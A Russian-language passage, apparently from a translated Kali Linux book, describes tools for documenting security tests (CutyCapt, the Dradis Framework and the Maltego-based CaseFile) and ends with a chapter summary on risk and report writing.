


Рис. 11-3. EasyScreenCast в Kali Linux

Еще одна утилита, которую вы можете найти интересной и полезной, - это CutyCapt. Она позволяет захватывать снимки экрана всех веб-страниц. Вы предоставляете URL-адрес, и CutyCapt создает изображение страницы из источника. Это еще один инструмент командной строки, и вы можете использовать результат в документе в качестве изображения. Эта утилита захватит всю веб-страницу, а не только ее часть. В этом есть свои преимущества и недостатки. Захват может быть слишком большим, чтобы поместиться в документ, но у вас могут быть другие причины, чтобы сохранить веб-страницу в виде изображения. На рис. 11-4 показан результат выполнения *cutycapt --url=https://www.oreilly.com --out=oreilly.png*.




Рис. 11-4. Вывод программы CutyCapt

В выводе находится вся домашняя страница O'Reilly. Этот конкретный захват имеет несколько страниц в длину. Вы можете прокручивать статическое изображение так же, как и на веб-странице. Утилита использует WebKit для отображения страницы точно так же, как веб-браузер. Это позволяет захватить всю страницу, а не только фрагменты.

Организация ваших данных

Существует гораздо больше инструментов для хранения заметок, чем просто несколько текстовых файлов и снимков экрана. К тому же вам может потребоваться создать немалый объем полученных вами результатов. Инструменты помогут вам быть организованными. Кали предоставляет несколько инструментов, которые функционируют по-разному и используются для различных целей. Вы можете обнаружить,что какой-то инструмент подходит вам лучше, чем другие. Мы собираемся взглянуть на структуру Dradis, которая является способом организации результатов тестирования и полученных выводов. Это поможет вам создать план тестирования и организовать его, а затем предоставить способ организации и документирования результатов. Кроме того, мы рассмотрим некоторые возможности Maltego используемые для отслеживания деталей, связанных с заданием, над которым вы работаете.

Dradis Framework

Фреймворк Dradis устанавливается в Kali Linux. Это фреймворк, который можно использовать для управления тестированием. Вы можете отслеживать шаги, которые вы собираетесь предпринять, а также любые выводы, которые у вас есть. Вы получаете доступ к Dradis через веб-интерфейс. Вы можете перейти по ссылке, которая открывает его через меню Kali, и пункт меню откроет веб-браузер, который приведет вас к *http://127.0.0.1:3000*. Первое, что вам нужно будет сделать, это создать пароль и имя пользователя. После того, как вы вошли в систему, вам будет представлена страница, которая выглядит как на рисунке 11-5. На этом снимке экрана показана одна проблема, о которой сообщалось. Конечно, если бы у вас была новая установка, ваша страница ничего не показывала бы.




Рис. 11-5. Стартовая страница Dradis Framework

Вы заметите вдоль левой стороны, что есть пункт, относящийся к методологиям. Это приведет вас к странице, которая выглядит как рисунок 11-6. У Dradis будет начальная методология, которая покажет вам, как будет выглядеть представление схемы. Названия каждой записи отражают то, что это за запись. То, что вы видите на снимке экрана, - это первоначальная методология, отредактированная для отражения типа тестирования, над которым мы работаем. Это будет началом базового теста на проникновение. Вы можете иметь несколько методологий, которые вы можете отслеживать для различных типов тестирования. У вас может быть один для тестирования веб-приложений, один для тестирования на проникновение и один для тестирования производительности.




Рис. 11-6. Методология в Dradis

После того, как у вас есть методология вы можете начать тестирование и начать создавать «проблемы». Они все текстовые, но многослойные. Можно создать проблему с заголовком и описанием, но после создания проблемы можно также добавить доказательства. Вы можете иметь несколько частей доказательств, чтобы добавить к каждой проблеме. На рис. 11-7 показана создаваемая открытая проблема. После того, как проблема была создана, вы можете снова открыть его, и там будет вкладка для доказательств. Доказательства следуют той же базовой структуре, что и вопрос.




Рис. 11-7. Открытие проблемы в Dradis

Проблема, показанная на рис. 11-7, была создана с помощью шаблона с базовыми полями. Вы также можете создать проблему только с пустым шаблоном, если вы предпочитаете. Под капотом Dradis использует MediaWiki и VulnDB для управления проблемами и методологиями. Наряду с текстовыми доказательствами, которые вы можете добавить к проблемам, вы также можете добавить вывод из инструментов. Dradis имеет плагины, которые понимают вывод из различных программ, которые вы, возможно, использовали для выполнения тестирования. Это включает в себя коммерческие инструменты, а также программы с открытым исходным кодом. Инструменты, включенные в Kali (такие как Burp Suite, Nmap, OpenVAS и ZAP), поддерживаются плагинами.

В дополнение к возможности организовывать данные для вас, Dradis предназначен, чтобы быть инструментом совместной работы. Если вы работаете с командой, Dradis может быть центральным хранилищем всех данных, с которыми вы работаете. Вы можете увидеть результаты или проблемы, которые нашли

другие члены вашей команды. Это может сэкономить вам время, убедившись, что вы не преследуете проблемы, которые уже были обработаны.

CaseFile

CaseFile - это не совсем тот инструмент, который обычно используется для управления тестом и архивирования результатов теста. Тем не менее, этот инструмент может быть использован для отслеживания событий. Поскольку файл дела построен поверх Maltego, он имеет ту же структуру и организацию графика, что и в Maltego. Вы все еще можете использовать сущности и отношения, которые у вас были бы при использовании Maltego. Начиная с пустого графика, мы можем начать добавлять узлы. Каждый из этих узлов будет иметь набор характеристик. На рис. 11-8 показано начало графика с одним узлом. Контекстное меню показывает, что вы можете изменить тип узла на что-то более соответствующее тому, что мы делаем. В левой части экрана показаны некоторые основные типы узлов, которые вы перетаскиваете в график перед их редактированием с дополнительными деталями.

Рис. 11-8. Начало построения графика в CaseFile

Каждый узел имеет набор свойств, которые можно изменять по мере необходимости, основываясь на деталях, которые вы хотите захватить. На рис. 11-9 показано диалоговое окно «сведения». Это задается на вкладке свойства, которая может быть полезна или не полезна для вас, в зависимости от того, работаете ли вы на нескольких сайтах. Это было бы полезно для реагирования на инциденты или даже для судебной работы. Вкладки "примечания" и "вложения" будут полезны для захвата деталей. Используя CaseFile, вы можете даже создавать системы на графике и записывать заметки, а затем связывать их разумными способами — возможно, создавая логическую топологию на основе обнаруженных вами систем.




Рис.11-9. Вкладка свойства узла в CaseFile

Одна из функций, которую вы не получаете, Если вы используете CaseFile, - это преобразования, которые могут сделать Maltego полезным. Это не означает, однако, что файл дела не может быть использован в качестве инструмента организации и визуализации. С CaseFile вы не получаете явных проблем, как с

Dradis, но вы получаете способ визуализации систем и сетей, с которыми вы взаимодействуете, а также способ прикрепления заметок и других артефактов к узлам на вашем графике. Это может быть хорошим способом организации ваших данных, поскольку вы собираете все вместе, чтобы написать свой отчет.

Резюме

Kali Linux поставляется со многими инструментами, которые полезны для заметок, организации информации и подготовки отчета. Некоторые ключевые элементы информации, которые можно извлечь из этой главы, включают следующее:

- Отчетность является, пожалуй, наиболее важным аспектом тестирования безопасности, поскольку вы представляете свои результаты, чтобы их можно было исправить в дальнейшем.
- Риск - это пересечение вероятности и потерь.
- Риск и случай - это не одно и то же, так же как риск и угроза - это не одно и то же.
- Хороший доклад может состоять из следующих разделов: резюме, методология и выводы.
- Серьезность может быть смесью вероятности и воздействия (или потенциальной потери).
- Как vi, так и emacs - это хорошие текстовые редакторы, которые полезны для создания текстовых заметок.
- Кали также имеет другие текстовые редакторы, если вы предпочитаете графические интерфейсы.
- Как Dradis Framework, так и CaseFile (основанный на Maltego) могут быть полезны для организации информации, хотя они работают совершенно по-разному.

Как только вы закончите свой отчет, вы закончите свой тест. Продолжая делать тест за тестом и писать отчет за отчетом, вы действительно сможете лучше понять инструменты, которые работают для вас, а также области, которые, по вашему мнению, должны быть выделены в ваших отчетах. Вы также получите хорошее представление о том, как помочь различным командам реализовать ваши рекомендации, особенно если вы сами их тестировали.

Дополнительные ресурсы

- Ron Schmittling and Anthony Munns, “Performing a Security Risk Assessment”, ISACA
- Phil Sung, “A Guided Tour of Emacs”, Free Software Foundation, Inc.
- Joe “Zonker” Brockmeier, “Vim 101: A Beginnners Guide to Vim”, The Linux Foundation

  Infosec Institute, “Kali Reporting Tools”